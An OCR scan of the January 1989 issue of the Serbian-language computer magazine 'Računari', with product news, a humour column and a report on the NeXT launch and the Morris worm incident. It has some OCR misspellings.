

ČASOPIS ZA INFORMATIKU I RAČUNARSTVO

računari



46

januar 1989.
cena 3500 din.

PC XT/AT: PROGRAMSKI ALATI U MATEMATICI • ATARI: PEDESET MIDI PROGRAMA • RISC: MOTOROLA 88000

NAŠ TEST

grasp

font editor

opt-tech sort

fleet street editor

PRIVREDA

cad/cam u rijeci

virusi i antivirusi

ADAPTACIJE

yu Epson lq 500

yu word perfect

AKCIJE

zajedno do
računara



YU ISSN 0352-7271



9 770352 727009

TRIBINA: ŽIVANČEVIĆ • PADOVNIK • DITER MILER • PAVASOVIĆ • BURLAN • PUŠKOVIĆ • BORISOV • ONG



Računari Ei Honeywell Bull u Željeznici

Od iskustva prošlosti
ka harmoniji budućnosti.

(Ei) Honeywell Bull

Sistem koji nadgrađuje.

računari 46

časopis za informatiku
i računarstvo
izlazi jedanput mesečno
YU ISSN 0352-7271
januar 1989.
cena 3500 dinara

Sadržaj

- 4/Šta ima novo
6/Razglednica iz Amerike
Virusi, godina zmaja
8/Fenomeni
Virusi, bombe i Trojanci
9/Računari u privredi
Kud plovi ovaj brod
12/Nova akcija
Zajedno do kompjutera
14/Akcije
Diskete za čitaocce
15/Tribina
Sve bilo je elektronika
18/Ploteri
Mališa sa pedigreom
19/Mikroprocesori
Ko RISCira, profitira
22/Naš test/Fleet Street Editor
Manje od igre
24/Naš test/Font Editor/Font Effects
Život jednog fonta
26/Naš test/OpTech Sort
Munja iz računara
28/Naš test/Grasp
Nešto sasvim novo

- 29/Komercijalni softver
Programski alati u matematici
32/Komercijalni softver
Veni, MIDI, Vici
36/Javni softver
Igra staklenih perli
38/Javni softver
Programi u arhivi
40/Naše strane
Nikad ne veruj statistici
41/Registar '88
46/Tehnike programiranja
Dubl sa GEM-om
48/Tehnike programiranja
Kako ubiti aždahu
50/Softverski projekat
AS je vaš
52/Tehnike programiranja/Fill
Elegantno popunjen crtež
53/Adaptacije/Yu „epson“
54/Adaptacije/YU Word Perfect
Hvala nije trebalo
58/Club programera
61/Dejanove pitalice
62/Bajtovi lične prirode
63/Help
64/Bajtovi po glavi stanovnika
67/Pet plus
73/Razbarušeni sprajtovi

Uz naslovnu stranu

Darko Tadić nam je za ovaj broj pronašao dve prave stvari. Računar je namenjen ljubiteljima „atarija“ koje smo do sada nepravedno zapostavljali. Pored ove lepe slike na kolor monitoru, atarijevci će u časopisu naći i nekoliko članaka koji će ih zainteresovati. Ostali čitaoci koji, greškom ili srećom, nemaju „atari“, moraće da se zadovolje slikom prelepe Nataše Hinić koja se bavi manekinstvom i studira ekonomiju. Za promenu, Nataša nema veze sa računarima i ne bavi se programiranjem, što joj uopšte ne nedostaje.



Izdaje i štampa
Beogradski izdavačko-grafički zavod
11000 Beograd
Bulevar vojvode Mišića 17

Generalni direktor
Dobrossav Petrović

Zamenik generalnog direktora
Antun Martić

Glavni i odgovorni urednik
Jovan Regasek

Urednik
Esad Jakupović

Tehnički urednik
Mirko Popov

Marketing
Sergije Marčenko

Štućna redakcija
Zarko Berberski (programiranje),
Vesna Čosić (aktuelnosti), Voja
Gašić (programiranje), Slobodan
Perović (igre), Dejan Ristanović
(programiranje i sistemski softver),
Jovan Skujčan (programiranje), prof.
Dr Dušan Slavić (matematika i
numerička analiza), Nenvenka
Spalević (obrazovanje), Anđelko
Zgorelec (dopisnik), Zoran Životić
(šlono izdavaštvo)

Stalni saradnici
Vladan Aleksić, Zarko Berberski,
Viktor Carovski, Zoran Cvjetičić,
Vesna Čosić, Dušan Dimitrijević,
Voja Gašić, Vladimir Janković, Željko
Jurić, Dalibor Lanik, Branko Marović,
Bora Milenković, Slobodan Perović,
Dejan Predić, Andrija Radović, Dejan
Ristanović, Duško Šavić, Dušan
Sjavić, Jovan Skujčan, Nenvenka
Spalević, Vlada Stojiljković, Saša
Svitlica, Zarko Vukosavljević,
Anđelko Zgorelec, Zoran Životić

Izdavački savet

Vlado Bijelić, Drago Indić, Esad Jakupović, Dragoljub Janić, Antun Martić, Dr Ljubomir Radanović, Branko Rakić, Jovan Regasek, Dejan Ristanović, Dr Dušan Slavić, Dr Dušan Starčević, Dr Dragan Uvalić, Dragoljub Veslić

Adresa
11000 Beograd
Bulevar vojvode Mišića 17/III

Telefoni
653-748 (redakcija)
650-528 (prodaja)
651-793 (propaganda)
648-140 (marketing)

Štampa
Beogradski izdavačko-grafički zavod
11000 Beograd
Bulevar vojvode Mišića 17

Pretplata za zemlju
Za jednu godinu: 42.000 D
Za šest meseci: 21.000 D


(na žiro-račun: RO BIGZ
60802-603-23264)

Pretplata za inostranstvo
Za jednu godinu: 84.000,-
Za šest meseci: 42.000,-

Pretplata za inostranstvo
Za jednu godinu: 84.000 D,
odnosno 20 USD, 36 DEM, 30 CHF,
11 GBP, 122 FRF
(na devizni račun: RO BIGZ
80811-620-16101-820701-999-
03377)

Na osnovu mišljenja Republičkog
sekretarijata za kulturu broj
413-7772-03 i „Službenog glasnika“
broj 26/72, ovo izdanje oslobođeno je
poreza na promet

Rukopisi se ne vraćaju



Priprema: Vesna Čosić

Šta ima novo

Hardver Amstrad PPC640

Ako svaki izlazak iz kuće doživljavate bolno zbog rastačka sa ljubimim vam kompjuterom, rešenje je, verovatno u — torbi! Sa Amstradom PPC640 preko ramena, uredno spakovanim, ruke će vam biti slobodne, a srce na mestu. Jer, pored toga što je lako prenosiv, sasvim je zgodan: dva fleksibilna diska, brzina obrade skoro četiri puta veća od jednog XT-a, velika AT tastatura, modem od 2400 bauda i veliki LCD displej odnosa stranica kao kod klasičnog monitora. Umesto klasičnog smještanja displeja preko tastature, kod ovog modela displej je smješten u udubljenje kućišta. Zbog relativno niske cene, ovo računalo nema ugrađene baterije, ali sa deset komada podrške, omogućen je osmočasovni rad, doduše uz smanjenje korišćenja diska jedincine i bez modema. Ali, oprez! Razlika u naponima baterija može vas naćišto uvećati.

Hardver Veza IBM PC — transpjuter




Kartica PC-TPLA za PC omogućuje dva 10 megabitna linka sa transputerima. Sadržii dva INMOS-ova Link-Adapter čipi. Čipovi omogućuju da spojniji sistemi zasnovani na transputerima komuniciraju se hardverom računara, prevodeći serijsku povorku velike brzine iz transputera u signale za paralelnu magistralu. Cena: 190 funti. Adresa: U-Microcomputers Ltd., 12 Chetham Ct., Calver Rd., Winnick Quay, Warrington, Cheshire WA2 8RF, U.K.

Softver Škola SQL-A

Za samo 199 dolara možete ući u svet SQL-a, jezika za rad sa bazama podataka koji je postao industrijski standard. Dodaje se posle toga još 1295 dolara i postaćete ponosan vlasnik programskog paketa Professional ORACLE. U našem svetu raznorodnih mašina — hardvera, operativnih sistema i softvera konačno će se raditi sa paketom za baze još jezik i arhitektura u najvećoj mogućoj meri ne zavise od sistema i gde ulažete u znanje omogućuje da ga kasnije koristite i delite sa kolegama u drugim sredinama. Adresa je: ORACLE, PC Marketing, 20 Davis Drive, Belmont, CA94002, USA.

Šta ima novo

Hardver Skener sa izborom rezolucija



Novi Panasonic-ov flatbed skener ima rezoluciju koja se može izabrati u opsegu od 200, 300 do 400 tačaka po inču. Pri 400 dpi skenira A4 list za 13 sekundi. Moguće je povezivanje sa Panasonic-ovim FX-BM89 faksimil karticom za PC i tako stali slike kao faksimil. Uz skener dolazi Panasonic softver koji čuva slike u formatu kompatibilnom sa većinom popularnih paketa za stono izdavaštvo. Uključen je i MicroSoft-ov Scan-Do softver za rad sa prozorima, kao i drajveri za GEM Scan. Opcioni OCR softver omogućuje formiranje ASCII datoteke koja se može editovati standardnim tekst procesorima. Skener FX-R5505 dolazi sa interfejsnom kartom za PC, XT, AT. Cena: 1195 funti. Adresa: Panasonic Industrial U.K., 290-290 Bath Rd., Slough, Berkshire SL1 6JG, U.K.

Zajednički projekti Samsung & Toshiba

Južnokorejska firma Samsung, čije poslovne ruku po svetu, a predstavnici izlazu proizvode u atraktivnim enterijerima što smo videli i na domaćim, upravo prohujalim sajmovima, počinje sa proizvodnjom delova za Toshiba fabrike u SAD i to onih koji su do sada uvoženi iz Japana. Rentabilnost se nastroje podrazumeva, a profil i pravom obećuje. Ništa neobično zar ne, kada su u igri južnokorejske cene i produkcija. Ah, ti dalekostoćnjaci!

Transfer tehnologije Japan i Kina

Udruženim snagama, Japan i industrijski razvijemlje Zepada pokrenule su u COCOM-u (Koordinacioni komitet za trgovinu Istok—Zapad) preispitivanje liste transfera tehnologije sa Kinom, sa tezom da još ima značajnih ograničenja za proizvode bez većeg vojnog strateškog značaja. Kina, doduše već sada ima otvorena vrata za kupovinu čitave skale proizvoda moderne tehnologije, među kojima su oprema za brodove, merni i računarski instrumenti, ali Japan, glavni pokretač politike daljeg otvaranja tržišta, misli da je to nedovoljno i aktivno radi na daljoj liberalizaciji transfera tehnologije u Kinu. Nedokučivi istočnjaci! Svakoj se razumiju i podržavaju, a i mala deca znaju koliko su različiti, a o hiljadogodišnjim neslaganjima da i ne govorimo. Ali, pored toga što imaju dobar nos za biznis i tržište, svi mi se čini da im nema premla ni u naručivanjima. Svakom, setite se samo finih istočnjačkih poslova.

Softver Borlandova iskušenja

Svi znaju za Borlanda. Dobar, često revolucionaran i po cenama pristupaćak softver. Sada je u toku kriza. U želji da na tržište izade sa prvom OS/2 aplikacijom koja će ga učiniti Lotusom za OS/2, svi napori su uloženi u OS/2 verziju Paradox-a. To je dovelo do zanemarivanja nekih drugih oblasti, Sprinta na primer. U početku je prihod dolazio od prodaje putem pošte. Kasnije su se javile trogovačke kuće i dobile dozvolu za prodaju. Tzgeda da nije cene ni-

su bile dovoljne za obezbeđivanje uspešnog razvoja. To je, ujedno, smanjilo prodaju putem pošte. Sada cene rastu, ali to izgleda ne ohrabruje nove kupce. U međuvremenu izlaze nove verzije Turbo Pascal-a, Basic-a, C-a sa sjajnim mogućnostima i performansama. Poželimo im da ovo bude samo prolazna nevolja.

Hardver Fotorealizam HP 9000

Ako ste ljubitelj fotorealizma, ovo je informacija specijalno za vas. Hewlett-Packard je izišao na tržište sa novim modelom profesionalne grafičke stanice (super work station) iz serije HP 9000, koja se karakteriše visokom kvalitetnim grafičkim standardom prikazivanja, bilže određivim kao fotorealizam. Stanica podržava 3D grafiku, a snaga procesiranja podataka je 14 MIPS-a. Pored toga što obrađuje 90000 transformacija u sekundi, ovaj kompletan sistem sa tržišnim imenom Turbo SRX ima standardnu ASCII tastaturu i dodajni grafič.

Softver Još jedan multitasking alat

Clockwork Executive je multitasking alat za primenu u akviziciji podataka, automatskom testiranju i laboratorijskim sistemima. Interaktivni ekranski orijentisan interfejs omogućuje definisanje imena, učestanosti rasporedavanja, i start/stop vreme za svaki zadatak. Može se kontrolisati do osam zadataka. Svaki zadatak je standardna EXE datoteka veličine do 64K koji čita i piše standardne MS-DOS datoteke, kreira grafiku na ekranu, komunicira sa ostalim uređajima uključujući tastaturu, printere i serijske portove. Cena: 195 funti. Adresa: Alan Cohen Computer Consultants Ltd., 225a Finchley Rd., London NW3 6LP, U.K.

Hardver Autoscan monitor cm od 84

Novi kolor monitor XC-3320C firme Mitsubishi ima 33 inčni ekran (84 cm), privata TTL, analogne i PAL video ulaze, tako da se može koristiti u inter aktivnim video sistemima. Opseg vertikalne učestanosti skeniranja je od 40 do 75 Hz, a horizontalne od 15 do 35 kHz. Rezolucija se kreće u opsegu od 640 piksela horizontalno puta 200 do 480 linija vertikalno, bez interjeasa. Potpuno je kompatibilan sa IBM PC, PS/2 i „apl mekinostil“ IF standardima. Kućište ima dimenzije 770 puta 649 puta 570 mm. Cena: 5000 funti. Adresa: Mitsubishi Electric U.K. Travellers Lane, Hatfield, Hertfordshire AL10 9BX

Softver ARC protiv PKARC-a

Svojevremeno je firma System Enhancement Associates objavila vrlo korisne uslužne programe za pakovanje većeg broja datoteka, uz kompresiju, u jednu datoteku. Uz primenu novih algoritama, Phil Katz je uspešno rešio zadatak povećanja brzine (do deset puta) pakovanja i raspakivanja ARC datoteka. To je dovelo do situacije da SEA Arc ne može da raspakuje arhivsku datoteku spakovanu PKArc-om. Uzele čije je tužba i došlo je do poravnatja van suda. Kažu da je Katz-ova firma PKWare plaćala prava za korišćenje formata i ekstenzije ARC arhivskih datoteka, uz obvezu da do 1. januara 1989. prestane sa isporukom ovog paketa. Do tada će PKWare izbaciti alternativni Shareware paket, sa različitim formatom i imenom arhivskih datoteka. A korisnici će, možda, biti prinuđeni da rade sa, do deset puta sporijim, Arc-om. Achiona Tate, proizvođač Lotus-a, recimo, nikada nije imao primedbe na programe koji

proizvode datoteke u 1-2-3 .WKS formatu iz savsim običnijih razloga.

Hardver

Eureka za slepe

Eureka A4 je mikro računar specijalno projektovan za vizuelno haptičkiranje. Ima četiri ulaz i oporvni izlaz. Mašina je kompaktna, veštice A4 lista papira i teška oko 1.8 kg. Nema ekrana, već ima ugrađen čip za govor i može se priključiti printer ili Brajlov bušać, kao i QWERTY tastatura. Rečnik engleskog sadrži osnovni skup reči svakodnevnog jezika. U računar je ugrađen programer teksta, sat i kalendar, kalkulator, komunikacioni port, ograničeni bežični interper, elemente za komponovanje muzike i ograničenu bazu podataka. Cena: oko 1500 funti. Eureka A4 pravi Robotron Party Ltd, 15/428 St Kilda Road, 3004 Melbourne, Australija. Engleska adresa je: Technivision Systems Ltd., 4 Hazelwood Road, Northampton NN1 1LN.

Hardver

Industrijska kontrola

G-64 bas predstavlja jedan od najpoznatijih standarda za numeričko upravljanje malim industrijskim sistemima, a međunarodna firma „Gespac“, koja je ustoličila ovaj standard, jednog od najpoznatijih svetskih proizvođača industrijskih kontrolera na štampanim kolima EURO formata (100x160 mm). U njenom katalogu nalazi se preko 1600 karika nerazličite namene – kompletni računari na jednoj ploči koji rade po GESDOS-om, CP/M, OS-9, PDSOS-om i MS DOS-om, osmo-šesnaeslo i tridesetbovine procesorske ploče, memorijske kartice sa statičkim i dinamičkim memorijama, ploče sa serijskim, paralelnim, industrijskim i analognim interfejsima, disk, video, mrežno-komunikacioni i kontrolerim motora, procesorima za obradu slika i raznim pretvaračima.

„Gespacov“ ovogodišnji hit je, međutim, industrijski PC AT na dve EURO kartice pod nazivom GESCOMP 8120-0. Procesorska ploča GESMPU –18A sa procesorom 80286 na 10 MHz ima 512 K RAM-a, dva serijska I/O kanala i časovnik sa baterijskim napajanjem, a pokreće je, šta bi drugo, MS DOS 3.3 EGA kompatibilna grafička kartica GESEGA-1 obezbeđuje linou prikaza od 640x350 tačkica u 16 boja. Ovo možda nije prvi EURO AT na svetu (poznaju sa nam i neki naši domaći pokušaji), ali je ujedno i bez premla – preko G-64 basa može se upravljati sa bilo kojom, jednom ili više njih, od 150 karika „Gespacov“ proizvodnog programa.

„Gespac“ je izuzetno zainteresovan za kontakt sa jugoslovenskim proizvođačima računarske opreme, kao i sa pojedincima. Detaljnija obaveštenja, uključujući i katalog kartica u izvanrednoj štamparskoj tehnici ili fabrički časopis „G-64 Only“, mogu se dobiti na adresu: Gespac S.A., Mr. Philippe Popoff, 3, Chemin des Aulx, CH 1228 Geneva, Switzerland, tel.: (22) 713-400, telefaks: (22) 713-834.

Domaće igre

Tetris & Gomoku za „tim 011“

Od sada pa nadalje, a osobito u novogodišnjoj noći, i vlasnici „tima 011“ morat će da se igraju Ivan Gerenč, autor *Vrucog letovanja* za spektumovom u Suzy soft izdanju, prilagodio je za CP/M mašine već legendarne *Tetris* i *Gomoku*, prema originalu za PC. „Radiatori“ je otkupio autorska prava i preuzeo distribuciju. Ove prve laste pravo su zadovoljstvo za ljubitelje igara i, po svemu sudeći, najvišuju udobno softversko proleće za sve limovce.

Hardver

Novi skener

Novi CHINON-ov skener predstavlja elegantno rešenje bez internog osvetljenja i sa prilagodljivim osvetljenjem sredine omogućuje usno praktično bilo čega u računar. DESKSCAN 2000 radi sa rezolucijom 200 dpi, opremljen je serijskim i paralelnim interfejsom. Cena: 599 funti. Adresa: FIRDATA LTD, Research House, Fraser Road, Perivale, Middx, UB 7AQ

Softver

Lint za PC

PC-Lint v2.15 je implementacija za PC juniskovog lint alata. To je program koji čita izvorni kod u C jeziku pre kompilacije sa svrhom da otkrije bogove. Može pomoći novim C programerima kod zakuskih aspekata jezika, dok će iskusni imati koristi od stroge analize. Cena: 149 dolara. Adresa: Gimel Software, 3207 Hogarth Lane, Collegeville, PA 19426

Softver

Da razmislimo o tome

Oni koji su ga razvili kažu da je *Expert Thinker* prvi ekspertni sistem sa sposobnostima logičkog mišljenja na mikročunarima. *Expert Thinker* dokazuje teoreme bez upotrebe starog standardnog heurističkog algoritma za nalazjenje rešenja. Pisan je u prologu i namenjen logičarima, matematičarima, naučnicima, inženjerima, filozofima, profesorima i studentima, pa i ljubiteljima zagonetki. Cena: 149 dolara. Adresa: Transpover Corp., 1 Oak DR., Parkerford, PA 19454, USA.

Softver

MICRO-CAP III

MICRO-CAP III je treća generacija interaktivnog alata za Computer Aided Engineering. Program radi

sa prozorima i znatno poboljšanim editorom za unos shema. Rutine koje veoma lče na SPICE omogućuju laku i brzu AC, DC, Furljevo i tranzijentnu analizu neposredno na osnovu sheme. Mogu se kombinovati simulacije digitalnih i analognih kola uz fino podešavanje parametara. Dodatne su rutine za šum, impedansu, konduktansu, uključujući i Monte Carlo rutine za statističku analizu, uz mogućnost prikaza skoro svake algebarske funkcije. Cena je 1495 dolara. Adresa: Spectrum, 1021 S. Wolfe Road, Sunnyvale, CA 94086, USA.

Softver

Dodatak za MathCAD

Korisnici popularnog programskog paketa MathCAD koji nisu skloni da ponovo pronalaze točak kod rešavanja specifičnih složenih problema sada mogu da primene ponešto iz *Advanced Math Applications* paketa firme MathSoft. Kao prvi u seriji planiranih aplikacija, paket sadrži kolekciju matematičkih modela koje možete uključiti u rešavanje problema i neposredno izračunati i grafički prikazati rezultate. Običavno je šesnaest često korišćenih zadataka, među kojima su diferencijalne jednačine, realne i kompleksne sistevne vrednosti i matrice, konvolucije, digitalno filterovanje, konformalno preslikavanje, difuzija, Laplasova jednačina i statička ravnoteža. Svaki od modela može se prilagoditi specifičnim uslovima. Osnova za rad je PC sa instaliranim MathCAD-om V 2.0 a cena 40 dolara. Adresa: MathSoft, Inc., One Kendall SQ., Cambridge, MA 02139, USA.

Periferija


PointScreen

Radoznaili analitičari odavno su već konstatovali da je informatičko doba i kompjuterska sveprisutnost pomerala mnoge granice, neke stvari okrenula naglavač, ali da se i dalje u stvarni bon-ton i lepog ponanjanja nisu, zbog čega se iskušani imali koristi uoju vaspitanim mladm pokazivanjem pratom smatra osobito ružnim, a mala deca zbog istog doživljaju pake, u kraljevstvu kompjutera ovaj gest sa crne liste svih bon-ton izdanja postaje izvor inspiracije za nove razvoje poduhvate nadahnutih inženjera. Tako je stvoreni i PointScreen, uređaj koji omogućuje direktnu komunikaciju između korisnika i kompjutera taktilnim putem, odnosno upravljanjem prstima. Uređaj se postavlja sa gornje strane monitora i pomoću dva ultrazvučna predajnika/prijemnika ima moć identifikacije položaja prsta 2.5 santimetra od ekrana. Novost PointScreena je što ovaj adapter ne kvari sliku pa ne zahteva senzitivni filter preko ekrana i što omogućava komunikaciju i bez direktnog dodira prsta i ekrana. Na računar se priključuje preko RS 232C interfejsa, a može se postaviti na monitore dijagonale 22 do 66 cm.

Softver

Na popravnom ispitu

Wintek je kompanija koja neumorno doručuje svoje programe. Kontroverzni *HiWire*, o kome smo detaljno pisali u „Računarima 44“ dobija pobedim jantara autoruter koji će biti u stanju da potpuno samostalno reši čitavu štampano kolo (100%) bez obzira na broj slojeva. Program dozvoljava crtaču da slobodno određuje pravila crtanja ne samo za kolo u celini nego i za svaki vod pojedinačno, da ručno započne štampu crtanje najkritičnijih vodova, da određuje oblik i veličinu prenosnih rupa i optimizira njihov broj. Pri tom se jedino ne može zadati nepremisljiva gustina mreže – autoruter ovdje zahteva punu slobodu. Autoruter prihvata apseks specijalne veze iz programa *HiWire*, ali i, zahvaljujući programu za konverziju, datoteke u formatu *FutureNet*, *OrCAD*, *Schem* i *Tango*. Autoruter bitno pojednostavljuje rad sa programom *HiWire*. Njegova promotivna cena je 675 dolara i može se nabaviti na adresu Wintek Corporation, 1801 South Street, Lafayette, IN 47904-2993, USA, tel.: (800) 742-8809, telefaks: (317) 448-4823.



Domaći razvoj Sistem za akviziciju podataka



Beogradski ELEKTRONIK DIZAJN (za koga znamo po EURO POKU) ima novu generaciju sistema za akviziciju podataka i upravljanje, bazirnu na PC računarima. Razvijena su dva modela: ED1000-I sistem za primenu u industriji (na slici) i ED1000-LAB za primenu u laboratorijama. Prema rečima Slobodana Kofrija iz "Elektronik dizajna", ključni koncepti oba modela su modularnost, visoka integracija i kompatibilnost sa vodećim proizvođačima ovih uređaja u svetu. Softverski paketi su "mjeniam upravljanje", a za one koji pišu svoje programe, na raspolaganje su softverski drvjeri pisani za C, paskal ili bejzik.

ED1000 sistemi za akviziciju i upravljanje mogu se primeniti u robotici, automatskom testiranju, procesnom upravljanju u industriji, za beleženje podataka (data logging), instrumentaciji, numeričkom upravljanju, kod inteligentnih programiranih kontrolora.

Hardver ED1000 sistema se sastoji od računskog i akvizicionog dela. Oba dela čine celinu u kutiji od 48 cm. Na zahtev kupca isporučuje se PC sa 256 ili 384 procesorom. Akvizicioni hardver se sastoji od A/D modula sa 12 bitnom rezolucijom i sa 15 SE ili 8 DI ulaznih kanala. A/D Modul za proširenje ima dodatnih 32 SE ili 16 DI ulaza. D/A modul je takođe sa 12 bitnom rezolucijom i sa dva napona, a strujna izlaza (4—20 mA ili 5 do 25 mA). Kauterlajmer modul ima 4 brojačka kanala i generator impulsa. Digitalni ulazno-izlazni modul ima 32 kanala koji su galvaniski izolovani (optoizolatorima od spojnih ulaza). Simultano Sempoloidi ima 4 A/D simultana kanala za brza merenja. SV modul su izrađeni u EURO formatu. Osnovna konfiguracija sistema ima 8 priključnih mesta (slotova) i omogućava 256 ulta kanala, ali se može proširiti do 768 u jednoj kutiji od 23 cm (3 x 256).

Softver Vreme OPTimizma

Mala američka kompanija SLR Systems, koja je sredinom prošle godine lansirala OPTASIM, ultrabrz i simboličan za procesore 8086/286 na PC mašinama, ne spava na lovorikama i ne dozvoljava da je izmenode polazi naglo probudene konkurencije. U roku od pola godine objavila je već treću verziju (1.6) programa OPTASIM, koja ovoga puta obuhvata i brzi linker OLINK i simbolički dibager ODEBAG. Linker i dibager se, pod nazivima OPTLINK i OPTDEBAG, u brzim i komfornim verzijama prodaju i zasebno po ceni od 125 dolara svaki. Ovim programima, ako se njima doda i OPTLIB za upravljanje bibliotekama, SLR polako zakrećuju sistem za mašinske programe. Ako vam je mašinsko programiranje do sada predstavljalo zadovoljstvo, sa ovakvim paketom se pretvara u — radost. Adresa: SLR Systems, 1622 N. Main Street, Butler, PA 16001, USA, tel: 412-282-0864

Hardver Voyager 88 i Voyager 286

Voyager, Inspectorate UK pic Grea Yarmouth, Nortfolk, U. Britanija — adresa je rodnog mesta novih modela prenosnih računara VOYAGER 88 i VOYAGER 286, izrazitih predstavnika svoje vrste. Prvi je XT kompatibilan s taktom procesora od 4,77 10 MHz, ima 640 K memorije i ugrađenu 3,5-inčnu disketnu jedinicu. Drugi radi uz takt od 10 MHz, ima 3,5 inčnu disketu i 640 K memorije. I jedan i drugi koriste neresektivni LCD zaslon. I lepo izgledaju, plus.

Hardver Falco SYSTEM 5000

SYSTEM 5000 američke firme Falco (Falco Data Products, 1294 Hammerwood Ave, Sunnyvale, CA 94089, SAD) spada u gornju klasu primene 386. Na 25 MHz ovaj sistem podržava do 96 korienika. Veza sa sistemom ostvaruje se Falco Multi-Channel priključnicu, tako da nije potrebna posebna hardverna i softverska podrška za rad u mreži. Nadalje, kaš memorije, RAM od 32 M, disketa i tvrdi diskovi imopanznog 1,2 G kapaciteta, te jedinice traka od 150 M označavaju Falco SYSTEM 5000 kao kompjuter čije vreme tek dolazi. Tome u mnogome doprinosi i softver jer Falco SYSTEM 5000 može konkurentno raditi s programima razvijenim pod UNIX-om, XENIXom i MS-DOS-om, a korišćenje Falco terminala omogućuje jednovremeno izvođenje programa na istom ekranu.

Nonsense in BASIC Zlodusi i čipovi

Robin, jedanaestogodišnji dečak sa fenomenalnom pisaćom snagom, na velikoj je probi. Um mu je napustilo telo i lula daleko, po prostoru i vremenu.

Banda medunarodnih terorista otela je predsednika SAD, a onako usput pokupila je i desetak šefova evropskih država.

Zlatanek je zlog Higizija i tu će večno ostati ukoliko pa vi ne spasete.

Omelta vas gomila različitih robota (16 različitih tipova). Možete koristiti i delove uništenih protivnika.

Zil kralj Ogre je ukrao Magični Štap Lepote i sve je ostilo u večni mrak.

Velike muntrake eliminišete tako što ih mačem pogodite oko deset puta, a budzovanom oko dvadeset.

Kao večita početnik nužno vam je da... što je uslov da budete primljeni u svet mračnih sila.

Kada bombu postavite, pritisnite nalevo dok ne eksplodira.

Plativim morem vaša tri broda mirno plova, ali zili neprijatelj vam iz svojih aviona ne daje mira.

Tu učite i na zidu ćete naći oko. Onda uzмите neki predmet i zakakaite ga za oko.

Kada ti učete učenje ključ koji se nalazi u pepelu na oltaru.

Evo i nekih čarolija: ubica duhova, bacanje otrovnog bakla, otrovna čni.

Naci ćete se u podzemnom svetu, okruženi zlodusima, zidovima i kristalima, u svetu podeljenom na dvoje.

Da bi se stvar još više zamrsila, postoje i lutajuće rupe, pogibljive za vas.

Radi se o prasidima koji se iz nepoznatih razloga ne podnose, pa se nemilosrdno tamane bombama.

Na kraju savet: posvetite se sakupljanju zvezda.

Verovatno nećete nikad pogoditi iz kojih sam časopisa pokupio ove citate. Vi se, kao i ja, bavite računarstvom, a računari trže bister um, lojičko rasuđivanje, trezene stavove, pragmatičan duh... sve ono što priiči tehničkoj inteligenciji.

Osim kad nam zasrvi džojistik. Bata Bajt

Stiv Džobs (Steve Jobs) je, kao jedna od figura jeseni, najavio rasplet nekih stvari. Po je, sredinom septembra, šokirao posmatrače obelodanjavanjem informacije da je za 10 miliona dolara prodao pravo na grafički interfejs IBM-u. Zatim je svet obgrlila informacija od 12. oktobra: svetska premijera novog mikroračunara, koji kompjuterskog vunderkinda na velika vrata vraća u svet računara.

Ko je sledeći

Predstavljanje mašine NeXT, pred 3.000 uglednih zvanica, za mnoge, međutim, i nije bila velika novost. Na projektu mašine koji treba da bude više od AT-a i „mekintosha“ zajedno, Džobs radi već tri godine. Da li je novo deo izumitelja zlobnog „mekša“ morao da sačekna Godinu Zmaja? Ko zna? No, elegantna tamnoputa „jocka“ (inadnak koji se već ustalio, a asocira novi oblik centralne jedinice NeXT-a) napokon je tu. Ipak, na prve komercijalne isporuke moraće se pričekati do narednog leta. Pre toga je rano suditi o tržišnoj sudbini mašine koja se po performansama približava radnim stanicama.

Zasad je izvesno da NeXT liči na produkt dobijen ukraštanjem Ševroletove „korvete“ i najboljeg BMW-a, a da mu je takva i cena (6.500 dolara). Vašem izveštaču se, međutim, najvažniji čini činjenica da NeXT priča u svetu mašina. Uprkos tome, mašina koja od računarske mašine može da izvuce delove više nego li MS-DOS. To, UNIX više nema masku sludnog kompjuterskog eksperta, koji sa okolišem komunicira teško razumljivim jezikom. Ikonički meni, miš i ostale korisnička „meXT-a“ pozlate stvari deo su filozofije i Džobsovog NeXT-os. Ali, tržišni podaci NeXT-a možda će presudno zavisići od dela sistemskog softvera koji se naziva „Hypermedia“ (Hypermedia). On korisniku omogućava da gradi aplikacije po svojoj volji, bez poznavanja ijednog programskog jezika, korišćenjem jednostavnih komandi. Hoće li NeXT-ov „blder“ (Builder) biti moćnija programska alatka od „mekovog“ „hiperteka“ (HyperTalk), zavišće od spremnosti s kojima softverseri preobrazavaju UNIX u korisnički ljubaznu facu.

Zanimljiviji od izbora

Otkosnica ovog izveštaja nije, međutim, NeXT, kao što se ni Džobs ne može proglasiti neproskribovanom figurom američke kompjuterske jeseni. Vro brzo, nakon zaglugujućih fanfara i zaslepujućeg seriranja biljeva, sročila je prepućena izdaci koji publikovanjem analiza hardvera zarađuju hleb. Pažnja pojednako stručne i masovne američke publike ustremia se na događaje početkom novembra. Tema nije novost: kompjuterski virusi. Ali, ovog puta je sve u daleko dramačnijem tmi. I to je događaj koji, posmatrano kroz optiku Godine Zmaja, predstavlja uvod u vruće zaplete.

Šta se dogodilo? Prvih dana novembra, oko 6.000 računara širom SAD-a, koji komuniciraju preko elektronske mreže „Arpanet“ (Arpanet), bukvalno je — stalo. Ubrzo je stiglo objašnjenje: Krivac je kompjuterski virus, kojeg je napravio i u mrežu ubacio 23-godišnji Robert Tapan Moris (Robert Tapan Morris), postdiplomac na univerzitetu Cornell (Cornell). Krivac se sam prijavio, priznajući delo svojim prijateljima. Oni su, potom, alarmirali javnost. Ni je ustanoženo da su i na jednoj mašini podaci oštećeni.

Nekoliko detalja ovog epidemiju izdvajaju iz sličnih pohoda virusa, koji su ovde, takorečiv, svačakidžija pojava. Prvo, napadnuta je mreža koja pripada Ministarstvu odbrane, i koja služi za elektronsko komuniciranje svih američkih istraživača Naglasak, potom, daga ličnost vinovnika: U najkraćem, Robert Moris je kompjuterski genijalac, vremen nasleđnik isto tako genijalnog oca, Roberta Morisa Starfija. A i sin i otac bave se problemima softverske zaštite računara — sa straću zaseneranja. Prema podacima koji naprasno počinju da prodiu u javnost, Robert stariji je svojevremeno, sa još nekoliko prijatelja, napravio prvu verziju onoga što će se naših dana nazvati „kompjuterski virus“...

